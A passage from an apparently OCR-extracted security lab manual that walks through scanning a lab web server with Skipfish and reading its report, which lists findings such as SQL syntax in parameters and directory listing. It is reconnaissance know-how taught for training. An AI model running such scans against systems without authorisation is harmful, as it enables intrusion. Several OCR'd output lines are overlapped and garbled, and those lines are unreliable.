


```
 - 10.10.10.16 - 0:00:41.496/s), 43182 kB in, 2908 kB out (1112.0 kB/s)
 - 10.10.10.16 - 0:00:41.539/s), 43381 kB in, 2921 kB out (1115.8 kB/s)
Scan statistics:: 0:00:41.587/s), 43598 kB in, 2936 kB out (1120.2 kB/s)
Scan statistics:: 0:00:41.634/s), 43812 kB in, 2950 kB out (1124.4 kB/s)
      Scan time : 0:00:41.680/s), 44025 kB in, 2964 kB out (1128.6 kB/s)
      Scan time : 0:00:41.733/s), 44234 kB in, 2978 kB out (1132.7 kB/s)
  HTTP requests : 9073 (224.9/s), 44473 kB in, 2994 kB out (1137.4 kB/s)
    Compression : 0 kB in, 0 kB out (0.0% gain)    etried, 0 drops 0 val
    HTTP faults : 0 net errors, 0 proto errors, 0 retried, 0 drops 0 val
 TCP handshakes : 100 total (114.7 req/conn)  rged1 dict    2 par, 0 val
     TCP faults : 0 failures, 0 timeouts, 1 purged1 dict    2 par, 0 val
 External links : 72 skipped  done (10.81%)    s, 1 dict    2 par, 0 val
   Reqs pending : 2399        done (10.81%)    s, 1 dict    2 par, 0 val
Database statistics: total, 4 done (10.81%)    s, 1 dict    2 par, 0 val
Database statistics: total, 4 done (10.81%)    s, 1 dict    2 par, 0 val
         Pivots : 37 total, 4 done (10.81%)    s, 1 dict    2 par, 0 val
         Pivots : 37 total, 4 done (10.81%)    s, 1 dict    2 par, 0 val
    In progress : 13 pending, 9 init, 10 attacks, 1 dict    2 par, 0 val
  Missing nodes : 3 spotted3 dir, 3 file, 0 pinfo, 8 unkn, 12 par, 0 val
     Node types : 2 serv, 13 dir, 3 file, 0 pinfo, 8 unkn, 12 par, 0 val
   Issues found : 14 info, 0 warn, 3 low, 0 medium, 0 high impactates
      Dict size : 2238 words (23 new), 111 extensions, 256 candidates
     Signatures : 77 total
```

Figure 1.2.5: Skipfish scanning the web server

14. Note that Skipfish takes some time (approximately 20 minutes) to complete its scan.

Note: You can press **Ctrl+C** to terminate the scan if it is taking longer.



```
    In progress : 0 pending, 0 init, 0 attacks, 11 dict     candidates
Database statistics: spotted
     Node types : 2 serv, 21 dir, 276 file, 2 pinfo, 5 unkn, 39 par, 513 val
         Pivots : 857 total, 846 done (98.72%)    um, 0 high impact
    In progress : 0 pending, 0 init, 0 attacks, 11 dict     candidates
  Missing nodes : 10 spotted
     Node types : 2 serv, 21 dir, 276 file, 2 pinfo, 5 unkn, 39 par, 513 val
   Issues found : 62 info, 0 warn, 517 low, 0 medium, 0 high impact
      Dict size : 2431 words (216 new), 116 extensions, 256 candidates
     Signatures : 77 total

[+] Copying static resources...
[+] Sorting and annotating crawl nodes: 857
[+] Looking for duplicate entries: 857
[+] Counting unique nodes: 140
[+] Saving pivot data for third-party tools...
[+] Writing scan description...
[+] Writing crawl tree: 857
[+] Generating summary views...
[+] Report saved to '/root/test/index.html' [0x3c12dc3d].
[+] This was a great day for science!
```

Figure 1.2.6: Completion of the scan

TASK 2.3

Examine the Scan Result

15. On completion of the scan, Skipfish generates a report and stores it in the **test** directory (in the **root** location). Navigate to **location**, right-click **index.html**, hover your mouse cursor on **Open With**, and click **Firefox** to view the scan result.

Note: To navigate to the **root** directory, click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options. In the **attacker** window, click **File System** from the left-pane and navigate to the location **root**.




test
File Edit View Go Bookmarks Help
Back
Forward
100%
Icon View
Places
root
test
Computer
attacker
Desktop
File System
Documents
Downloads
Music
Pictures
Videos
Trash
Devices
Parrot security
Network
Browse Netw...
i_low.png
i_medium.png
index.h
i_warn.png
mime_entry.png
n_childre
n_expanded.png
n_failed.png
n_maybe_
png
p_dir.png
p_file.png
pivots
.png
p_pinfo.png
p_serv.png
p_unknown.png
p_value.png
samples.js
sf_name.png
Open With Pluma
Open With
Cut
Copy
Make Link
Rename...
Copy to
Move to
Move to Trash
Delete
Send to...
Compress...
Properties
Firefox
Firefox Profile Manager
Geany
LibreOffice Writer
Vim
VSCodium
Other Application...

Figure 1.2.7: Viewing the scan result

16. The Skipfish crawl result appears in the web browser, displaying a summary overview of document and issue types found, as shown in the screenshot.

Note: The scan result might vary in your lab environment.


Skipfish - scan results browser - Mozilla Firefox
Skipfish - scan results brows
file:///root/test/index.html
skipfish
WEB APP SCANNER

Scanner version: 2.10b
Random seed: 0x284fcb93
Scan date: Tue Jan 7 01:54:40 2020
Total time: 0 hr 12 min 22 sec 829 ms

Problems with this scan? Click here for advice.

Crawl results - click to expand:

http://10.10.10.16/ 4 1
Code: 200, length: 703, declared: text/html, detected: application/xhtml+xml, charset: iso-8859-1 [show trace +]


http://10.10.10.16:8080/ 2 11 60 137
Code: 200, length: 5680, declared: text/html, detected: application/xhtml+xml, charset: UTF-8 [show trace +]

Document type overview - click to expand:

application/binary (3)
application/javascript (1)
application/xhtml+xml (20)
application/zip (1)
image/gif (22)

Figure 1.2.8: Examining the scan result

17. Expand each node to view detailed information regarding the result.
18. Analyze an issue found in the web server. To do this, click a node under the **Issue type overview** section to expand it.
19. Analyze the **SQL query or similar syntax in parameters** issue.


Skipfish - scan results browser - Mozilla Firefox
Skipfish - scan results brow
file:///root/test/index.html

image/x-ms-bmp (2)

text/css (4)


text/plain (4)

Issue type overview - click to expand:

- SQL query or similar syntax in parameters (2)
- Signature match detected (8)
- HTML form with no apparent XSRF protection (3)
- Numerical filename - consider enumerating (3)
- Incorrect or missing charset (low risk) (11)
- Generic MIME used (low risk) (1)
- HTML form (not classified otherwise) (2)
- Unknown form field (can't autocomplete) (3)
- Hidden files / directories (7)
- Directory listing enabled (32)
- Resource not directly accessible (1)
- New 404 signature seen (4)
- New 'X-*' header value seen (4)

Figure 1.2.9: Examining the scan result

20. Observe the **URL** of the webpage associated with the vulnerability. Click the URL.


Skipfish - scan results browser - Mozilla Firefox
Skipfish - scan results brow
file:///root/test/index.html

image/x-ms-bmp (2)

text/css (4)

